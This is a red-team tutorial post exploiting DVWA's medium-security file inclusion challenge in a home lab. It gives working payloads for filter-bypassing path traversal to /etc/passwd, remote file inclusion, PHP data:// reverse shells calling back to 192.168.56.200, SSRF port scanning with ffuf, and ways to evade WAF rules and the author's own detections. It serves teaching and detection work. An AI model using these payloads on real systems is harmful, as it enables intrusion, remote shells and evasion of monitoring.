DVWA File Inclusion Med Sec - Red Team
In today’s post you will learn how to exploit the File Inclusion in the DVWA on Medium security. I demonstrate how to bypass the filters put in place to try prevent the exploit. There is a small OWASP CRS WAF bypass due to a file not being in the default wordlist. I also demonstrate methods to bypass the web detections we created in the low security post.
The Blue Team section covers how to update the existing Sigma detection rules to identify the obfuscated activity.
Finally Purple Team automates all the things.
Prerequisites
If you don’t currently have a Damn Vulnerable Web Application (DVWA) instance you can follow along at home with a simple git clone & vagrant up if your host system meets the minimum specs.
Red team only deploys Opnsense, DVWA, and Kali.
Blue Team deploys the whole environment.
ModSecurity
If you want to use ModSec to block the attacks follow the installation steps in the last blog post.
If you enabled ModSecurity in the DVWA you’ll need to disable it for the remainder of this post:
sudo sed -i 's/SecRuleEngine On/SecRuleEngine Off/' /etc/modsecurity/modsecurity.confThis is due to their being a lot of work done by OWASP to stop LFI and RFI. It doesn’t mean there aren’t any bypasses however. :)
File Inclusion - Red Team
Moving onto the File Inclusion Challenge we will again start with a Basic Browser to have a poke around. We will skip the recon since we know from Low Sec where the issue is.
If you want a demonstration of the ‘undocumented’ bug in file3.php check out the first post.
Basic Browser - Local File Inclusion
Since we know relative paths used to work in the Low Sec version. A relative path looking like ../../../../../../etc/passwd meaning go up 6 directories and then look from the root for /etc/passwd . What if we just went straight to the root of the issue?
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=/etc/passwd
 Example medium fi root test
Seems we can go wherever we want with absolute paths.
Lets try the relative path approach:
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=../../../../../../../../../../../../etc/passwd
We are greeted with an error:
 Example medium fi relative test
Based on the error message it looks like the app is stripping out our ../ - using normally an XSS filter bypass trick - lets try nest our ../ in themselves so they look like ..././, we do this so when striped it will look like ../.
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=..././..././..././..././..././..././..././..././..././..././etc/passwd
 Example medium fi relative bypass test
The way we are requesting the URL now will bypass our current detection methodology.
Side Channel: WAF Bypass Revenge of the WAF
There is another WAF bypass to obtain LFI, in this case the file /var/lib/php/sessions/sess_[session_id] isn’t in the wordlist the default OWASP CRS ruleset looks in.
 Example mod sec waf bypass lfi
Basic Browser - Remote File Inclusion
Setup a listener on the Kali guest.
The incantation
sudo setcap 'cap_net_bind_service=+ep' $(realpath $(command -v python3))will allow Python to bind to privileged ports withoutsudo
1
python3 -m http.server 443
Now try to access it from the web session (Mr. Programmer has attempted the same defence) trying the following will result in an error (If you’re not in the Tartarus Lab replace the IP address with whatever you have):
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=http://192.168.56.200:443/
 Example medium fi remote file inclusion
A similar error as before the http:// part of the URL gets stripped away.
Try the following:
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=hthttp://tp://192.168.56.200:443/
Again hthttp://tp:// gets stripped and reconstructed to http://
 Example medium fi remote file inclusion success
The Python server will serve files from whatever directory you ran it from, very useful for moving files in an engagement.
Now we can setup a reverse shell. For setup follow these instructions from the last post.
You will need two terminals open and the web browser session.
Use the following incantation to bless
netcatto bind to privileged ports:sudo setcap 'cap_net_bind_service=+ep' $(realpath $(command -v nc))
In the first terminal we start the netcat listener with:
1
nc -nvlp 443
In another terminal window start the python server (where your revshell.php file is):
1
python3 -m http.server 80
Finally in the browser execute (you’ll know it works if the browser hangs):
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=hthttp://tp://192.168.56.200:80/revshell.php
 Example medium fi rfi revshell
You can also do RFI for the local webpage:
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=hthttp://tp://localhost/
 Example medium fi rfi localhost
The way we are constructing the http:// schema won’t bypass the current detection. However we aren’t checking for localhost attempts.
Side Channel: Local(g)host in the shell (SSRF)
How can RFI lead to issues on localhost? The server could have services that are expected to only be served on locally, so they aren’t as secured as they should be, chained with the Command Injection - to quickly identify open ports - we can see why this is an issue:
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/exec/#
1
127.1.1.1|ss -nutlp
 Example medium fi ci ss nutlp
With this information we can research what the ports are serving, I’ve taken port 6791 as an example as I know Elastic is deployed in the environment (If you’re using the Tartarus Lab at least!)
Lets try peak at what that port is serving:
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=hthttp://tp://localhost:6791/stats
 Example medium fi rfi localhost port 6791
Seems it’s serving stats metrics for the Elastic-Agent. Interesting, there isn’t anything more we’ll do with this information, but I hope this serves as an example to understand the implications of Remote File Inclusion and that just setting services to listen on localhost isn’t enough of a defence.
Can you think of a way we could get all open ports? At least ports that would respond to HTTP requests!
1
ffuf -u "http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=hthttp://tp://localhost:FUZZ" -fr "Failed opening" -r -b "security=medium; PHPSESSID=$(curl -s -c cookies.txt "http://tartarus-dvwa.home.arpa/DVWA/login.php" | grep -Eo "name='user_token' value='[^']*'" | cut -d"'" -f4 | xargs -I {} curl -s -c - -b cookies.txt -X POST "http://tartarus-dvwa.home.arpa/DVWA/login.php" -d "username=admin" -d "password=password" -d "user_token={}" -d "Login=Login" | grep -Eo [a-zA-Z0-9+]{26})" -w <(seq 0 10000)
Port 8080 responds because I ran a little
python3 -m http.server 8080on the DVWA guest to exemplify this issue. IRL you can change the range to 1-65535.
 Example medium fi ffuf localhost port scan
Side Channel: Full St(r)eam Ahead
How could we obfuscate our activities so it won’t alert the Low Sec rules? Given the list of other PHP Stream types (not just HTTP) we could use one of them to our advantage.
From https://www.php.net/manual/en/wrappers.php
- file:// — Accessing local filesystem
- http:// — Accessing HTTP(s) URLs
- ftp:// — Accessing FTP(s) URLs
- php:// — Accessing various I/O streams
- zlib:// — Compression Streams
- data:// — Data (RFC 2397)
- glob:// — Find pathnames matching pattern
- phar:// — PHP Archive
- ssh2:// — Secure Shell 2
- rar:// — RAR
- ogg:// — Audio streams
- expect:// — Process Interaction Streams
Some are more useful than others, lets take a look at data://. We can get information about the system with a request like:
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=data://text/plain,%3C?php%20phpinfo();%20?%3E
 Example php stream include phpinfo
Now that we can run commands can we get a revshell? Yes!
I tried “normal” revshells:
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=data://text/plain,%3C?php%20%24sock%3Dfsockopen%28%22192%2E168%2E56%2E200%22%2C443%29%3Bexec%28%22sh%20%3C%263%20%3E%263%202%3E%263%22%29%3B%20?%3E
Decoded:
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=data://text/plain,<?php $sock=fsockopen("192.168.56.200",443);exec("sh <&3 >&3 2>&3"); ?>
These revshells die right after staring in NetCat. And they will be picked up by the rule due to the IPv4 address in them. There is another way we can spawn a shell in the data:// stream!
RFI Stream RevShell Obfuscation 1
With this method we will stage a revshell on Kali and then retrieve it and execute it from the browser. Terminal window 1 First we start a Python listener on the Kali box, in a directory you have a revshell hosted in (save one from revshells.com):
1
python3 -m http.server 80
 Example rev shell python server
Terminal window 2 Run the following to open a listener (again both python and netcat need to be blessed to bind to privileged ports):
1
nc -nvlp 443
 Example netcat listener
Browser Now we need to download the revshell we are staging above. Run go to the following link in the Kali lab:
1
http://tartarus-dvwa.home.arpa/DVWA/vulnerabilities/fi/?page=data://text/plain;base64,PD9waHAgaW5jbHVkZSgiaHR0cDovLzE5Mi4xNjguNTYuMjAwL3JldnNoZWxsLnBocCIpOyA/Pg==
Decoded:
1
<?php include("http://192.168.56.200/revshell.php"); ?>
Change the base64 to suit your system and revshell file name! CyberChef to the rescue.
 Example browser waiting meaning success
 Successful revshell
There will only be host based alerts for this activity in Elastic.
